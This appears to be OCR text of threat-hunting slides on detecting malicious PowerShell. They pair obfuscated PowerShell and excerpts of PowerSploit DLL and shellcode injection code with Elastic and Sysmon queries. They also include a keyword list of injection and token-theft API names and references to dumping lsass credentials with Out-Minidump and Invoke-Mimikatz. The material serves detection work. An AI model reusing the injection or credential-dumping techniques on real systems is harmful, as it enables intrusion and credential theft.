PoWERSHELL ('`````````````'   |  %  {  ${%~*}=  +$()}  {  ${ []}=${%~*}  }{  ${;'@}  =  ++${%~*}}  {  ${($*}  =  ++${%~*}  }  {  ${+``}=++
${%~*}}  {${-!}=  ++  ${%~*}  }  {  ${)[-}=  ++${%~*}  }  {${$'(}=++  ${%~*}}  {  ${;=)}  =  ++  ${%~*}}{  ${#.}  =++  ${%~*}  }{  ${~()
=++${%~*}  }  {${@|}="["+"$(@{})  "[  ${;=)}]  +  "$(@{  })"[  "${;'@}${~()}"]+"$(  @{  }  )"[  "${($*}${ []}"]  +  "$?"[${;'@}]  +  "]"}
```


Accessing WinAPI in PowerShell

It is possible to invoke Windows API function calls via internal .NET methods and reflection



```
function Invoke-DllInjection
{
<#
.SYNOPSIS

Injects a Dll into the process ID of your choosing.

PowerSploit Function: Invoke-DllInjection
Author: Matthew Graeber (@mattifestation)
```

https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-DllInjection.ps1




```
    # Get address of LoadLibraryA function
    $LoadLibraryAddr = Get-ProcAddress kernel32.dll LoadLibraryA
    Write-Verbose "LoadLibrary address: 0x$($LoadLibraryAddr.ToString("X$([IntPtr]::Size*2)"))"

    # Reserve and commit memory to hold name of dll
    $RemoteMemAddr = $VirtualAllocEx.Invoke($hProcess, [IntPtr]::Zero, $Dll.Length, 0x3000, 4) # (0x3000 = Reserve|Commit, 4 =
    if ($RemoteMemAddr -eq [IntPtr]::Zero)
    {
        Throw 'Unable to allocate memory in remote process. Try running PowerShell elevated.'
    }
    Write-Verbose "DLL path memory reserved at 0x$($RemoteMemAddr.ToString("X$([IntPtr]::Size*2)"))"

    # Write the name of the dll to the remote process address space
    $WriteProcessMemory.Invoke($hProcess, $RemoteMemAddr, $DllByteArray, $Dll.Length, [Ref] 0) | Out-Null
    Write-Verbose "Dll path written sucessfully."

    # Execute dll as a remote thread
    $Result = $RtlCreateUserThread.Invoke($hProcess, [IntPtr]::Zero, $False, 0, [IntPtr]::Zero, [IntPtr]::Zero, $LoadLibraryAdc
```


Accessing WinAPI in PowerShell
Let’s hunt it!

Search for specific WinAPI function names in command lines and script blocks:

*winlog.event_data.ScriptBlockText(*WaitForSingleObject* *QueueUserApc* *RtlCreateUserThread* *OpenProcess* *VirtualAlloc* *VirtualFree* *WriteProcessMemory* *CreateUserThread* *CloseHandle* *GetDelegateForFunctionPointer* *CreateThread* *memcpy* *LoadLibrary* *GetModuleHandle* *GetProcAddress* *VirtualProtect* *FreeLibrary* *ReadProcessMemory* *CreateRemoteThread* *AdjustTokenPrivileges* *WriteByte* *WriteInt32* *OpenThreadToken* *PtrToString* *FreeHGlobal* *ZeroFreeGlobalAllocUnicode* *OpenProcessToken* *GetTokenInformation* *SetThreadToken* *ImpersonateLoggedOnUser* *RevertToSelf* *GetLogonSessionData* *CreateProcessWithToken* *DuplicateTokenEx* *OpenWindowStation* *OpenDesktop* *MiniDumpWriteDump* *AddSecurityPackage* *EnumerateSecurityPackages* *GetProcessHandle* *DangerousGetHandle* *kernel32* *Advapi32* *msvcrt* *ntdll* *user32* *secur32*)*



```
✱  t  winlog.event_data.ScriptBlockText  Shell32bit)
                                                 {
                                                     $CallStub = Emit-CallThreadStub $BaseAddress $ExitThreadAddr 32

                                                     Write-Verbose 'Emitting 32-bit assembly call stub.'
                                                 }
                                                 else
```




```
# Inject shellcode into the specified process ID
$OpenProcessAddr = Get-ProcAddress kernel32.dll OpenProcess
$OpenProcessDelegate = Get-DelegateType @([UInt32], [Bool], [UInt32]) ([IntPtr])
$OpenProcess = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($OpenProcessAddr, $OpenProcessDelegate)
$VirtualAllocExAddr = Get-ProcAddress kernel32.dll VirtualAllocEx
$VirtualAllocExDelegate = Get-DelegateType @([IntPtr], [IntPtr], [Uint32], [UInt32], [UInt32]) ([IntPtr])
$VirtualAllocEx = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualAllocExAddr, $VirtualAllocExDelegate)
$WriteProcessMemoryAddr = Get-ProcAddress kernel32.dll WriteProcessMemory
```


Accessing WinAPI in PowerShell. Code injection. Let’s hunt it!

Search for CreateRemoteThread from PowerShell.exe:

winlog.provider_name:"Microsoft-Windows-Sysmon" AND winlog.event_id:8 AND winlog.event_data.SourceImage:"\\powershell.exe"



```
CreateRemoteThread detected:
RuleName:
UtcTime: 2019-06-08 19:52:29.273
SourceProcessGuid: {c731fdc5-11c0-5cfc-0000-00109ba2d900}
SourceProcessId: 5668
SourceImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetProcessGuid: {c731fdc5-b7ea-5cfb-0000-00105c8d8500}
TargetProcessId: 6896
TargetImage: C:\Windows\System32\cmd.exe
```




winlog.task	winlog.event_id	winlog.event_data.SourceImage	winlog.event_data.TargetImage
CreateRemoteThread detected (rule: CreateRemoteThread)	8	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\cmd.exe
CreateRemoteThread detected (rule: CreateRemoteThread)	8	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\cmd.exe

Accessing WinAPI in PowerShell. Credentials dumping. Let’s hunt it!

Search for opening of lsass.exe memory by PowerShell.exe:

winlog.event_id:(8 OR 10) AND winlog.event_data.SourceImage:"\\powershell.exe" AND winlog.event_data.TargetImage:"\\lsass.exe"



winlog.task	winlog.event_data.SourceImage	winlog.event_data.TargetImage	winlog.event_data.GrantedAccess	winlog.event_data.CallTrace
Process accessed (rule: ProcessAccess)	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\system32\lsass.exe	0x1fffd5	C:\Windows\SYSTEM32\ntdll.dll+9ae64|C:\Windows\SYSTEM32\ntdll.dll+77627|C:\Windows\System32\KERNEL32.DLL+1a5c4|C:\Windows\System32\KERNEL32.DLL+21c58|C:\Windows\SYSTEM32\dbgcore.DLL+9037|C:\Windows\SYSTEM32\dbgcore.DLL+154b5|C:\Windows\SYSTEM32\dbgcore.DLL+f72e|C:\Windows\SYSTEM32\dbgcore.DLL+5f15|C:\Windows\SYSTEM32\dbgcore.DLL+6937|C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manag57fc8cc#\1507aab300a4882e8fb07032aa781664\System.Management.Automat
Process accessed (rule: ProcessAccess)	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\system32\lsass.exe	0x1410	C:\Windows\SYSTEM32\ntdll.dll+9ae64|C:\Windows\System32\KERNELBASE.dll+2fd5d|UNKNOWN(00000264B39E9EC3)

Out-Minidump usage for creation of lsass memory dump

Invoke-Mimikatz usage for credentials dumping


PowerShell without PowerShell.exe

PowerShell it isn't necessary PowerShell.exe;

PowerShell language is implemented in System.Management.Automation.dll written in C#;

